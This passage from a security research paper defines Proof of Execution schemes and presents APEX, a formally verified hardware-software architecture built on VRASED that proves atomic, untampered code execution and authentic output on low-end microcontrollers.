- $\phi\ \mathbf{U}\ \psi$ – ϕ Until ψ: holds if there is a future state where ψ holds and ϕ holds for all states prior to that.
- $\phi\ \mathbf{B}\ \psi$ – ϕ Before ψ: holds if the existence of state where ψ holds implies the existence of an earlier state where ϕ holds. This connective can be expressed using **U** through the equivalence: $\phi\ \mathbf{B}\ \psi \equiv \neg(\neg\phi\ \mathbf{U}\ \psi)$.

This set of temporal connectives combined with propositional connectives (with their usual meanings) allows us to specify powerful rules. NuSMV works by checking LTL specifications against the system FSM for all reachable states in such FSM.

3.2 Formally Verified RA

VRASED [15] is a formally verified hybrid (hardware/software co-design) RA architecture, built as a set of sub-modules, each guaranteeing a specific set of sub-properties. All *VRASED* sub-modules, both hardware and software, are individually verified. Finally, the composition of all sub-modules is proved to satisfy formal definitions of RA soundness and security. RA **soundness** guarantees that an integrity-ensuring function (HMAC in *VRASED*'s case) is correctly computed on the exact memory being attested. Moreover, it guarantees that attested memory remains unmodified after the start of RA computation, protecting against "hide-and-seek" attacks caused by self-relocating malware [9]. RA **security** ensures that RA execution generates an unforgeable authenticated memory measurement and that the secret key $\mathcal{K}$ used in computing this measurement is not leaked before, during, or after, attestation.

To achieve aforementioned goals, *VRASED* software (`SW-Att`) is stored in Read-Only Memory (`ROM`) and relies on a formally verified HMAC implementation from HACL* cryptographic library [45]. A typical execution of `SW-Att` is carried out as follows:

1. Read challenge $\mathcal{C}$hal from memory region *MR*.
2. Derive a one-time key from $\mathcal{C}$hal and the attestation master key $\mathcal{K}$ using an HMAC-based Key Derivation Function (*KDF*).
3. Generate an attestation token H by computing an HMAC over an attested memory region *AR* using the derived key:
$$H = HMAC(KDF(\mathcal{K}, MR), AR)$$
4. Write H into *MR* and return the execution to unprivileged software, i.e, normal applications.

VRASED hardware (`HW-Mod`) monitors 7 MCU signals:

- *PC*: Current Program Counter value;
- R_{en}: Signal that indicates if the MCU is reading from memory (1-bit);
- W_{en}: Signal that indicates if the MCU is writing to memory (1-bit);
- D_{addr}: Address for an MCU memory access;
- DMA_{en}: Signal that indicates if Direct Memory Access (DMA) is currently enabled (1-bit);
- DMA_{addr}: Memory address being accessed by DMA.
- *irq*: Signal that indicates if an interrupt is happening (1-bit);

These signals are used to determine a one-bit *reset* signal output. Whenever *reset* is set to 1 a system-wide MCU reset is triggered immediately, i.e., before the execution of the next instruction. This condition is triggered whenever *VRASED*'s hardware detects any violation of its security properties. *VRASED* hardware is described in Register Transfer Level (RTL) using Finite State Machines (FSMs). Then, NuSMV Model Checker [12] is used to automatically prove that such FSMs achieve claimed security sub-properties. Finally, the proof that the conjunction of hardware and software sub-properties implies end-to-end soundness and security is done using an LTL theorem prover.

More formally, *VRASED* end-to-end security proof guarantees that no probabilistic polynomial time (PPT) adversary can win the RA *security game* (See Definition 7 in Appendix B) with non-negligible probability in terms of the security parameter.

4 Proof of Execution (PoX) Schemes

A *Proof of Execution* (PoX) is a scheme involving two parties: (1) a trusted verifier $\mathcal{V}$rf, and (2) an untrusted (potentially infected) remote prover $\mathcal{P}$rv. Informally, the goal of PoX is to allow $\mathcal{V}$rf to request execution of specific software $\mathcal{S}$ by $\mathcal{P}$rv. As part of PoX, $\mathcal{P}$rv must reply to $\mathcal{V}$rf with an authenticated unforgeable cryptographic proof ($\mathcal{H}$) that convinces $\mathcal{V}$rf that $\mathcal{P}$rv indeed executed $\mathcal{S}$. To accomplish this, verifying $\mathcal{H}$ must prove that: (1) $\mathcal{S}$ executed atomically, in its entirety, and that such execution occurred on $\mathcal{P}$rv (and not on some other device); and (2) any claimed result/output value of such execution, that is accepted as legitimate by $\mathcal{V}$rf, could not have been spoofed or modified. Also, the size and behavior (i.e., instructions) of $\mathcal{S}$, as well as the size of its output (if any), should be configurable and optionally specified by $\mathcal{V}$rf. In other words, PoX should provide proofs of execution for arbitrary software, along with corresponding authenticated outputs. Definition 1 specifies PoX schemes in detail.

We now justify the need to include atomic execution of $\mathcal{S}$ in the definition of PoX. On low-end MCUs, software typically runs on "bare metal" and, in most cases, there is no mechanism to enforce memory isolation between applications. Therefore, allowing $\mathcal{S}$ execution to be interrupted would permit other (potentially malicious) software running on $\mathcal{P}$rv to alter the behavior of $\mathcal{S}$. This might be done, for example, by an application that interrupts execution of $\mathcal{S}$ and changes intermediate computation results in $\mathcal{S}$ data memory, thus tampering with its output or control flow. Another example is an interrupt that resumes $\mathcal{S}$ at different instruction modifying $\mathcal{S}$ execution flow. Such actions could modify $\mathcal{S}$ behavior completely via return oriented programming (ROP).

4.1 PoX Adversarial Model & Security Definition

We consider an adversary $\mathcal{A}$dv that controls $\mathcal{P}$rv's entire software state, code, and data. $\mathcal{A}$dv can modify any writable memory and read any memory that is not explicitly protected by hardware-enforced access control rules. $\mathcal{A}$dv may also have full control over all Direct Memory Access (DMA) controllers of $\mathcal{P}$rv. Recall that DMA allows a hardware controller to directly access main memory (e.g., RAM, flash or ROM) without going through the CPU.

We consider a scheme PoX = (XRequest, XAtomicExec, XProve, XVerify) to be secure if the aforementioned $\mathcal{A}$dv has only negligible probability of convincing $\mathcal{V}$rf that $\mathcal{S}$ executed successfully when, in reality, such execution did not take place, or was interrupted. In addition we require that, if execution of $\mathcal{S}$ occurs, $\mathcal{A}$dv can not tamper with, or influence, this execution's outputs. These notions are formalized by the security game in Definition 2.

We note that Definition 2 binds execution of $\mathcal{S}$ to the time between $\mathcal{V}$rf issuing the request and receiving the response. Therefore, if a PoX scheme is secure according to this definition, $\mathcal{V}$rf can be certain about freshness of the execution. In the same vein, the output produced by such execution is also guaranteed to be fresh. This timeliness property is important to avoid replays of previous valid executions; in fact, it is essential for safety-critical applications. See Section 7.3 for examples.

Correctness of the Executable: we stress that the purpose of PoX is to guarantee that $\mathcal{S}$, as specified by $\mathcal{V}$rf, was executed. Similar to Trusted Execution Environments targeting high-end CPUs, such as Intel SGX, PoX schemes do not aim to check correctness and absence of implementation bugs in $\mathcal{S}$. As such, it is not concerned with run-time attacks that exploit bugs and vulnerabilities in $\mathcal{S}$ implementation itself, to change its expected behavior (e.g., by executing $\mathcal{S}$ with inputs crafted to exploit $\mathcal{S}$ bugs and hijack its control flow). In particular, correctness of $\mathcal{S}$ need **not** be assured by the low-end $\mathcal{P}$rv. Since $\mathcal{V}$rf is a more powerful device and knows $\mathcal{S}$, it has the ability (and more computational resources) to employ various vulnerability detection methods (e.g., fuzzing [10] or static analysis [14]) or even software formal verification (depending on the level of rigor desired) to avoid or detect implementation bugs in $\mathcal{S}$. This type of techniques can be performed offline before sending $\mathcal{S}$ to $\mathcal{P}$rv and the whole issue is orthogonal to the PoX functionality. We also note that, if $\mathcal{S}$ needs to be instrumented for PoX (see Section 5.1 for a discussion on this requirement), it is important to ensure that this instrumentation does not introduce any bugs/vulnerabilities into $\mathcal{S}$.

Physical Attacks: physical and hardware-focused attacks are out of scope of this paper. Specifically, we assume that $\mathcal{A}$dv can not modify code in ROM, induce hardware faults, or retrieve $\mathcal{P}$rv secrets via physical presence side-channels. Protection against such attacks is considered orthogonal and could be supported via standard physical security techniques [38]. This assumption is inline with other hybrid architectures [7, 15, 20, 29].

4.2 MCU Assumptions

We assume the same machine model introduced in *VRASED* and make no additional assumptions. We review these assumptions throughout the rest of this section and then formalize them as an LTL machine model in Section 6.

Verification of the entire CPU is beyond the scope of this paper. Therefore, we assume the CPU architecture strictly adheres to, and correctly implements, its specifications. In particular, our design and verification rely on the following simple axioms:

A1 – ***Program Counter (PC):*** *PC* always contains the address of the instruction being executed in a given CPU cycle.

Definition 1 (Proof of Execution (PoX) Scheme)**.**
A Proof of Execution (PoX) scheme is a tuple of algorithms [XRequest, XAtomicExec, XProve, XVerify] *performed between* $\mathcal{P}$rv *and* $\mathcal{V}$rf *where:*

1. $\mathsf{XRequest}^{\mathcal{V}\mathsf{rf}\rightarrow\mathcal{P}\mathsf{rv}}(\mathcal{S},\cdot)$*: is an algorithm executed by* $\mathcal{V}$rf *which takes as input some software* $\mathcal{S}$ *(consisting of a list of instructions* $\{s_1,s_2,...,s_m\}$*).* $\mathcal{V}$rf *expects an honest* $\mathcal{P}$rv *to execute* $\mathcal{S}$*.* XRequest *generates a challenge* $\mathcal{C}$hal*, and embeds it alongside* $\mathcal{S}$*, into an output request message asking* $\mathcal{P}$rv *to execute* $\mathcal{S}$*, and to prove that such execution took place.*

2. $\mathsf{XAtomicExec}^{\mathcal{P}\mathsf{rv}}(ER,\cdot)$*: an algorithm (with possible hardware-support) that takes as input some executable region ER in* $\mathcal{P}$rv*'s memory, containing a list of instructions* $\{i_1,i_2,...,i_m\}$*.* XAtomicExec *runs on* $\mathcal{P}$rv *and is considered successful iff: (1) instructions in ER are executed from its first instruction,* i_1*, and end at its last instruction,* i_m*; (2) ER's execution is atomic, i.e., if E is the sequence of instructions executed between* i_1 *and* i_m*, then* $\{e|e\in E\}\subseteq ER$*; and (3) ER's execution flow is not altered by external events, i.e., MCU interrupts or DMA events. The* XAtomicExec *algorithm outputs result string O. Note that O may be a default string (*$\perp$*) if ER's execution does not result in any output.*

3. $\mathsf{XProve}^{\mathcal{P}\mathsf{rv}}(ER,\mathcal{C}\mathsf{hal},O,\cdot)$*: an algorithm (with possible hardware-support) that takes as input some ER,* $\mathcal{C}$hal *and O and is run by* $\mathcal{P}$rv *to output* $\mathcal{H}$*, i.e., a proof that* $\mathsf{XRequest}^{\mathcal{V}\mathsf{rf}\rightarrow\mathcal{P}\mathsf{rv}}(\mathcal{S},\cdot)$ *and* $\mathsf{XAtomicExec}^{\mathcal{P}\mathsf{rv}}(ER,\cdot)$ *happened (in this sequence) and that O was produced by* $\mathsf{XAtomicExec}^{\mathcal{P}\mathsf{rv}}(ER,\cdot)$*.*

4. $\mathsf{XVerify}^{\mathcal{P}\mathsf{rv}\rightarrow\mathcal{V}\mathsf{rf}}(\mathcal{H},O,\mathcal{S},\mathcal{C}\mathsf{hal},\cdot)$*: an algorithm executed by* $\mathcal{V}$rf *with the following inputs: some* $\mathcal{S}$*,* $\mathcal{C}$hal*,* $\mathcal{H}$ *and O. The* XVerify *algorithm checks whether* $\mathcal{H}$ *is a valid proof of the execution of* $\mathcal{S}$ *(i.e., executed memory region ER corresponds to* $\mathcal{S}$*) on* $\mathcal{P}$rv *given the challenge* $\mathcal{C}$hal*, and if O is an authentic output/result of such an execution. If both checks succeed,* XVerify *outputs* 1*, otherwise it outputs* 0*.*

Remark: *In the parameters list,* $(\cdot)$ *denotes that additional parameters might be included, depending on the specific PoX construction.*

Definition 2 (PoX Security Game)**.**
– Let t_{req} *denote time when* $\mathcal{V}$rf *issues* $\mathcal{C}$hal $\leftarrow \mathsf{XRequest}^{\mathcal{V}\mathsf{rf}\rightarrow\mathcal{P}\mathsf{rv}}(\mathcal{S})$*.*
– Let t_{verif} *denote time when* $\mathcal{V}$rf *receives* $\mathcal{H}$ *and O back from* $\mathcal{P}$rv *in response to* $\mathsf{XRequest}^{\mathcal{V}\mathsf{rf}\rightarrow\mathcal{P}\mathsf{rv}}$*.*
– Let $\mathsf{XAtomicExec}^{\mathcal{P}\mathsf{rv}}(\mathcal{S},t_{req}\rightarrow t_{verif})$ *denote that* $\mathsf{XAtomicExec}^{\mathcal{P}\mathsf{rv}}(ER,\cdot)$*, such that* $ER\equiv\mathcal{S}$*, was invoked and completed within the time interval* $[t_{req},t_{verif}]$*.*
– Let $O\equiv\mathsf{XAtomicExec}^{\mathcal{P}\mathsf{rv}}(\mathcal{S},t_{req}\rightarrow t_{verif})$ *denote that* $\mathsf{XAtomicExec}^{\mathcal{P}\mathsf{rv}}(\mathcal{S},t_{req}\rightarrow t_{verif})$ *produces output O. Conversely,* $O\not\equiv\mathsf{XAtomicExec}^{\mathcal{P}\mathsf{rv}}(\mathcal{S},t_{req}\rightarrow t_{verif})$ *indicates O is not produced by* $\mathsf{XAtomicExec}^{\mathcal{P}\mathsf{rv}}(\mathcal{S},t_{req}\rightarrow t_{verif})$*.*
2.1 PoX Security Game (PoX-game): *Challenger plays the following game with* $\mathcal{A}$dv*:*
1. $\mathcal{A}$dv *is given full control over* $\mathcal{P}$rv *software state and oracle access to calls to the algorithms* $\mathsf{XAtomicExec}^{\mathcal{P}\mathsf{rv}}$ *and* $\mathsf{XProve}^{\mathcal{P}\mathsf{rv}}$*.*
2. *At time* t_{req}*,* $\mathcal{A}$dv *is presented with software* $\mathcal{S}$ *and challenge* $\mathcal{C}$hal*.*
3. $\mathcal{A}$dv *wins in two cases:*
   (a) ***None or incomplete execution:*** $\mathcal{A}$dv *produces* $(\mathcal{H}_{\mathcal{A}\mathsf{dv}},O_{\mathcal{A}\mathsf{dv}})$*, such that* $\mathsf{XVerify}(\mathcal{H}_{\mathcal{A}\mathsf{dv}},O_{\mathcal{A}\mathsf{dv}},\mathcal{S},\mathcal{C}\mathsf{hal},\cdot)=1$*, without calling* $\mathsf{XAtomicExec}^{\mathcal{P}\mathsf{rv}}(\mathcal{S},t_{req}\rightarrow t_{verif})$*.*
   (b) ***Execution with tampered output:*** $\mathcal{A}$dv *calls* $\mathsf{XAtomicExec}^{\mathcal{P}\mathsf{rv}}(\mathcal{S},t_{req}\rightarrow t_{verif})$ *and can produce* $(\mathcal{H}_{\mathcal{A}\mathsf{dv}},O_{\mathcal{A}\mathsf{dv}})$*, such that* $\mathsf{XVerify}(\mathcal{H}_{\mathcal{A}\mathsf{dv}},O_{\mathcal{A}\mathsf{dv}},\mathcal{S},\mathcal{C}\mathsf{hal},\cdot)=1$ *and* $O_{\mathcal{A}\mathsf{dv}}\not\equiv\mathsf{XAtomicExec}^{\mathcal{P}\mathsf{rv}}(\mathcal{S},t_{req}\rightarrow t_{verif})$

2.2 PoX Security Definition:
A PoX scheme is considered secure for security parameter l *if, for all PPT adversaries* $\mathcal{A}$dv*, there exists a negligible function* negl *such that:*

$$Pr[\mathcal{A}\mathsf{dv},\mathsf{PoX}\text{-}game]\leq\mathsf{negl}(l)$$

A2 – *Memory Address:* Whenever memory is read or written, a data-address signal (D_{addr}) contains the address of the corresponding memory location. For a read access, a data read-enable bit (R_{en}) must be set, while, for a write access, a data write-enable bit (W_{en}) must be set.

A3 – *DMA:* Whenever the DMA controller attempts to access the main system memory, a DMA-address signal (DMA_{addr}) reflects the address of the memory location being accessed and a DMA-enable bit (DMA_{en}) must be set. DMA can not access memory when DMA_{en} is off (logical zero).

A4 – *MCU Reset:* At the end of a successful reset routine, all registers (including *PC*) are set to zero before resuming normal software execution flow. Resets are handled by the MCU in hardware. Thus, the reset handling routine can not be modified. When a reset happens, the corresponding *reset* signal is set. The same signal is also set when the MCU initializes for the first time.

A5 – *Interrupts:* Whenever an interrupt occurs, the corresponding *irq* signal is set.

5 *APEX*: A Secure PoX Architecture

We now present *APEX*, a new PoX architecture that realizes the PoX security definition in Definition 2. The key aspect of *APEX* is a computer-aided formally verified and publicly available implementation thereof. This section first provides some intuition behind *APEX*'s design. All *APEX* properties are overviewed informally in this section and are later formalized in Section 6.

In the rest of this section we use the term "unprivileged

Definition 3 (Proof of Execution Protocol)**.** *APEX instantiates a* $\mathsf{PoX} = (\mathsf{XRequest}, \mathsf{XAtomicExec}, \mathsf{XProve}, \mathsf{XVerify})$ *scheme behaving as follows:*

1. $\mathsf{XRequest}^{\mathcal{V}\mathsf{rf}\rightarrow\mathcal{P}\mathsf{rv}}(\mathcal{S}, ER_{min}, ER_{max}, OR_{min}, OR_{max})$*: includes a set of configuration parameters* ER_{min}*,* ER_{max}*,* OR_{min}*,* OR_{max}*. The Executable Range (ER) is a contiguous memory block in which* $\mathcal{S}$ *is to be installed:* $ER = [ER_{min}, ER_{max}]$*. Similarly, the Output Range (OR) is also configurable and defined by* $\mathcal{V}\mathsf{rf}$*'s request as* $OR = [OR_{min}, OR_{max}]$*. If* $\mathcal{S}$ *does not produce any output* $OR_{min} = OR_{max} = \perp$*.* $\mathcal{S}$ *is the software to be installed in ER and executed. If* $\mathcal{S}$ *is unspecified (*$\mathcal{S} = \perp$*) the protocol will execute whatever code was pre-installed on ER on* $\mathcal{P}\mathsf{rv}$*, i.e.,* $\mathcal{V}\mathsf{rf}$ *is not required to provide* $\mathcal{S}$ *in every request, only when it wants to update ER contents before executing it. If the code for* $\mathcal{S}$ *is sent by* $\mathcal{V}\mathsf{rf}$*, untrusted auxiliary software in* $\mathcal{P}\mathsf{rv}$ *is responsible for copying* $\mathcal{S}$ *into ER.* $\mathcal{P}\mathsf{rv}$ *also receives a random l-bit challenge* $\mathcal{C}\mathsf{hal}$ *(*$|\mathcal{C}\mathsf{hal}| = l$*) as part of the request, where l is the security parameter.*

2. $\mathsf{XAtomicExec}^{\mathcal{P}\mathsf{rv}}(ER, OR, METADATA)$*: This algorithm starts with unprivileged auxiliary software writing the values of:* ER_{min}*,* ER_{max}*,* OR_{min}*,* OR_{max} *and* $\mathcal{C}\mathsf{hal}$ *to a special pre-defined memory region denoted by METADATA. APEX's verified hardware enforces immutability, atomic execution and access control rules according to the values stored in METADATA; details are described in Section 5.1. Finally, it begins execution of* $\mathcal{S}$ *by setting the program counter to the value of* ER_{min}*.*

3. $\mathsf{XProve}^{\mathcal{P}\mathsf{rv}}(ER, \mathcal{C}\mathsf{hal}, OR)$*: produces proof of execution* $\mathcal{H}$*.* $\mathcal{H}$ *allows* $\mathcal{V}\mathsf{rf}$ *to decide whether: (1) code contained in ER actually executed; (2) ER contained specified (expected)* $\mathcal{S}$*'s code during execution; (3) this execution is fresh, i.e., performed after the most recent* XRequest*; and (4) claimed output in OR is indeed produced by this execution. As mentioned earlier, APEX uses VRASED's* RA *architecture to compute* $\mathcal{H}$ *by attesting at least the executable, along with its output, and corresponding execution metadata. More formally:*

$$\mathcal{H} = HMAC(KDF(\mathcal{K}, \mathcal{C}\mathsf{hal}), ER, OR, METADATA, ...) \tag{1}$$

METADATA also contains the EXEC flag that is ***read-only to all software running in*** $\mathcal{P}\mathsf{rv}$ ***and can only be written to by APEX's formally verified hardware****. This hardware monitors execution and sets* $EXEC = 1$ *only if ER executed successfully (*XAtomicExec*) and memory regions of METADATA, ER, and OR were not modified between the end of ER's execution and the computation of* $\mathcal{H}$*. The reasons for these requirements are detailed in Section 5.2. If any malware residing on* $\mathcal{P}\mathsf{rv}$ *attempts to violate any of these properties APEX's verified hardware (provably) sets EXEC to zero. After computing* $\mathcal{H}$*,* $\mathcal{P}\mathsf{rv}$ *returns it and contents of OR (O) produced by ER's execution to* $\mathcal{V}\mathsf{rf}$*.*

4. $\mathsf{XVerify}^{\mathcal{P}\mathsf{rv}\rightarrow\mathcal{V}\mathsf{rf}}(\mathcal{H}, O, \mathcal{S}, METADATA_{\mathcal{V}\mathsf{rf}})$ *: Upon receiving* $\mathcal{H}$ *and O,* $\mathcal{V}\mathsf{rf}$ *checks whether* $\mathcal{H}$ *is produced by a legitimate execution of* $\mathcal{S}$ *and reflects parameters specified in* XRequest*, i.e.,* $METADATA_{\mathcal{V}\mathsf{rf}} = \mathcal{C}\mathsf{hal}||OR_{min}||OR_{max}||ER_{min}||ER_{max}||EXEC = 1$*. This way,* $\mathcal{V}\mathsf{rf}$ *concludes that* $\mathcal{S}$ *successfully executed on* $\mathcal{P}\mathsf{rv}$ *and produced output O if:*

$$\mathcal{H} = HMAC(KDF(\mathcal{K}, \mathcal{C}\mathsf{hal}_{\mathcal{V}\mathsf{rf}}), \mathcal{S}, O, METADATA_{\mathcal{V}\mathsf{rf}}, ...) \tag{2}$$

Table 1: Notation

PC	Current Program Counter value
R_{en}	Signal that indicates if the MCU is reading from memory (1-bit)
W_{en}	Signal that indicates if the MCU is writing to memory (1-bit)
D_{addr}	Address for an MCU memory access
DMA_{en}	Signal that indicates if DMA is currently enabled (1-bit)
DMA_{addr}	Memory address being accessed by DMA, if any
irq	Signal that indicates if an interrupt is happening
CR	Memory region where SW-Att is stored: $CR = [CR_{min}, CR_{max}]$
MR	(MAC Region) Memory region in which SW-Att computation result is written: $MR = [MR_{min}, MR_{max}]$. The same region is used to pass the attestation challenge as input to SW-Att
AR	(Attested Region) Memory region to be attested. Can be fixed/predefined or specified in an authenticated request from $\mathcal{V}\mathsf{rf}$: $AR = [AR_{min}, AR_{max}]$
KR	(Key Region) Memory region that stores $\mathcal{K}$
XS	(Exclusive Stack Region) Exclusive memory region that contains SW-Att's stack and can be only accessed by SW-Att
$reset$	A 1-bit signal that reboots/resets the MCU when set to logical 1
ER	(Execution Region) Memory region that stores an executable to be executed: $ER = [ER_{min}, ER_{max}]$
OR	(Output Region) Memory region that stores execution output: $OR = [OR_{min}, OR_{max}]$
$EXEC$	1-bit execution flag indicating whether a successful execution has happened
$METADATA$	Memory region containing *APEX*'s metadata

software" to refer to any software other than SW-Att code from *VRASED*. $\mathcal{A}\mathsf{dv}$ is allowed to overwrite or bypass any "unprivileged software". Meanwhile, "trusted software" refers to *VRASED*'s implementation of SW-Att (see Section 3) which is formally verified and can not be modified by $\mathcal{A}\mathsf{dv}$, since it is stored in ROM. *APEX* is designed such that no changes to SW-Att are required. Therefore, both functionalities (RA and PoX, i.e., *VRASED* and *APEX*) can co-exist on the same device without interfering with each other.

Notation is summarized in Table 1.

5.1 Protocol and Architecture




Figure 1: Overview of *APEX*'s workflow

APEX implements a secure $\mathsf{PoX} = (\mathsf{XRequest}, \mathsf{XAtomicExec}, \mathsf{XProve}, \mathsf{XVerify})$ scheme conforming to

Definition 3. The steps in *APEX* workflow are illustrated in Figure 1. The main idea is to first execute code contained in *ER*. Then, at some later time, *APEX* invokes *VRASED* verified RA functionality to attest the code in *ER* and include, in the attestation result, additional information that allows $\mathcal{V}$rf to verify that *ER* code actually executed. If *ER* execution produces an output (e.g., $\mathcal{P}$rv is a sensor running *ER*'s code to obtain some physical/ambient quantity), authenticity and integrity of this output can also be verified. That is achieved by including the *EXEC* flag among inputs to HMAC computed as part of *VRASED* RA. The value of this flag is controlled by *APEX* formally verified hardware and **its memory can not be written by any software running on** $\mathcal{P}$rv. *APEX* hardware module runs in parallel with the MCU, monitoring its behavior and deciding the value of *EXEC* accordingly.

Figure 2 depicts *APEX*'s architecture. In addition to *VRASED* hardware that provides secure RA by monitoring a set of CPU signals (see Section 3.2), *APEX* monitors values stored in the dedicated physical memory region called *METADATA*. *METADATA* contains addresses/pointers to memory boundaries of *ER* (i.e., ER_{min} and ER_{max}) and memory boundaries of expected output: OR_{min} and OR_{max}. These addresses are sent by $\mathcal{V}$rf as part of XRequest, and are configurable at run-time. The code $\mathcal{S}$ to be stored in *ER* is optionally[2] sent by $\mathcal{V}$rf.

METADATA includes the *EXEC* flag, which is initialized to 0 and only changes from 0 to 1 (by *APEX*'s hardware) when *ER* execution starts, i.e., when the PC points to ER_{min}. Afterwards, any violation of *APEX*'s security properties (detailed in Section 5.2) immediately changes *EXEC* back to 0. After a violation, the only way to set the flag back to 1 is to re-start execution of *ER* from the very beginning, i.e., with PC=ER_{min}. In other words, *APEX* verified hardware makes sure that *EXEC* value covered by the HMAC's result (represented by $\mathcal{H}$) is 1, if and only if *ER* code executed successfully. As mentioned earlier, we consider an execution to be successful if it runs atomically (i.e., without being interrupted), from its first ER_{min} to its last instruction ER_{max}.

In addition to *EXEC*, HMAC covers a set of parameters (in *METADATA* memory region) that allows $\mathcal{V}$rf to check whether executed software was indeed located in $ER = [ER_{min}, ER_{max}]$. If any output is expected, $\mathcal{V}$rf specifies a memory range $OR = [OR_{min}, OR_{max}]$ for storing output. Contents of *OR* are also covered by the computed HMAC, allowing $\mathcal{V}$rf to verify authenticity of the output of the execution.

Remark: Our notion of successful execution requires $\mathcal{S}$ to have a single exit point – ER_{max}. Any self-contained code with multiple legal exits can be trivially instrumented to have a single exit point by *replacing each exit instruction with a jump to the unified exit point* ER_{max}. This notion also requires $\mathcal{S}$ to run atomically. Since this constraint might be undesirable for some real-time systems, we discuss how to relax it in Section 8.

[2]Sending the code to be executed is optional because $\mathcal{S}$ might be pre-installed on $\mathcal{P}$rv. In that case the proof of execution will allow $\mathcal{V}$rf to conclude that the pre-installed $\mathcal{S}$ was not modified and that it was executed.




Figure 2: HW-Mod composed of *APEX* and *VRASED* hardware modules. Shaded area represents *APEX*'s *METADATA*.

In addition, $\mathcal{V}$rf is responsible for defining *OR* memory region according to $\mathcal{S}$ behavior. *OR* should be large enough to fit all output produced by $\mathcal{S}$ and *OR* boundaries should correspond to addresses where $\mathcal{S}$ writes its output values to be sent to $\mathcal{V}$rf. To ensure freshness of *OR* content, $\mathcal{V}$rf may enforce *ER* to clear *OR* contents as the first step in its execution. This may be necessary if not all *ER* execution paths overwrite *OR* entirely.

We clarify that requirements for *APEX* might conflict with existing memory-based security mechanisms, such as Data Execution Prevention (DEP), or (Kernel) Address Space Layout Randomization (K)ASLR. However, such techniques are applicable to higher-end platforms and are not present on low-end platforms targeted by *APEX* (see "Targeted Devices & Scope" in Section 1).

5.2 *APEX*'s Sub-Properties at a High-Level

We now describe sub-properties enforced by *APEX*. Section 6 formalizes them in LTL and provides a single end-to-end definition of *APEX* correctness. This end-to-end correctness notion is provably implied by the composition of all sub-properties. Sub-properties fall into two major groups: *Execution Protection* and *Metadata Protection*. A violation of any of these properties implies one or more of:

- Code in *ER* was not executed atomically and in its entirety;
- Output in *OR* was not produced by *ER* execution;
- Code in *ER* was not executed in a timely manner, i.e., after receiving the latest XRequest.

Whenever *APEX* detects a violation, *EXEC* is set to 0. Since *EXEC* is included among inputs to the computation of HMAC (conveyed in $\mathcal{P}$rv's response), it will be interpreted by $\mathcal{V}$rf as failure to prove execution of code in *ER*.

Remark: We emphasize that properties discussed below are required **in addition** to *VRASED* verified properties, i.e., these are entirely different properties used specifically to enforce

PoX security and should not be viewed as replacements for any of *VRASED* properties that are used to enforce RA security.

5.2.1 Execution Protection:

EP1 – *Ephemeral Immutability:* Code in *ER* can not be modified from the start of its execution until the end of SW-Att computation in XProve routine. This property is necessary to ensure that the attestation result reflects the code that executed. Lack of this property would allow $\mathcal{A}$dv to execute some other code $ER_{\mathcal{A}\mathsf{dv}}$, overwrite it with expected *ER* and finally call XProve. This would result in a valid proof of execution of *ER* even though $ER_{\mathcal{A}\mathsf{dv}}$ was executed instead.

EP2 – *Ephemeral Atomicity:* *ER* execution is only considered successful if *ER* runs starting from ER_{min} until ER_{max} atomically, i.e., without any interruption. This property conforms with XAtomicExec routine in Definition 1 and with the notion of successful execution in the context of our work. As discussed in Section 4, *ER* must run atomically to prevent malware residing on $\mathcal{P}$rv from interrupting *ER* execution and resuming it at a different instruction, or modifying intermediate execution results in data memory. Without this property, Return-Oriented Programming (ROP) and similar attacks on *ER* could change its behavior completely and unpredictably, making any proof of execution (and corresponding output) useless.

EP3 – *Output Protection:* Similar to **EP1**, *APEX* must ensure that *OR* is unmodified from the time after *ER* code execution is finished until completion of HMAC computation in XProve. Lack of this property would allow $\mathcal{A}$dv to overwrite *OR* and successfully spoof *OR* produced by *ER*, thus convincing $\mathcal{V}$rf that it produced output $OR^{\mathcal{A}\mathsf{dv}}$.

5.2.2 Metadata Protection:

MP1 - *Executable/Output (ER/OR) Boundaries:* *APEX* hardware ensures properties **EP1**, **EP2**, and **EP3** according to values: ER_{min}, ER_{max}, OR_{min}, OR_{max}. These values are configurable and can be decided by $\mathcal{V}$rf based on application needs. They are written into metadata-dedicated physical addresses in $\mathcal{P}$rv memory before *ER* execution. Therefore, once *ER* execution starts, *APEX* hardware must ensure that such values remain unchanged until XProve completes. Otherwise, $\mathcal{A}$dv could generate valid attestation results, by attesting [ER_{min}, ER_{max}], while, in fact, having executed code in a different region: [$ER^{\mathcal{A}\mathsf{dv}}_{min}$, $ER^{\mathcal{A}\mathsf{dv}}_{max}$].

MP2 - *Response Protection:* The appropriate response to $\mathcal{V}$rf's challenge must be unforgeable and non-invertible. Therefore, in the XProve routine, $\mathcal{K}$ used to compute HMAC must never be leaked (with non-negligible probability) and HMAC implementation must be functionally correct, i.e., adhere to its cryptographic specification. Moreover, contents of memory being attested must not change during HMAC computation. We rely on *VRASED* to ensure these properties. Also, to ensure trustworthiness of the response, *APEX* guarantees that no software in $\mathcal{P}$rv can ever modify *EXEC* flag and that, once $EXEC = 0$, it can only become 1 if *ER*'s execution re-starts afresh.

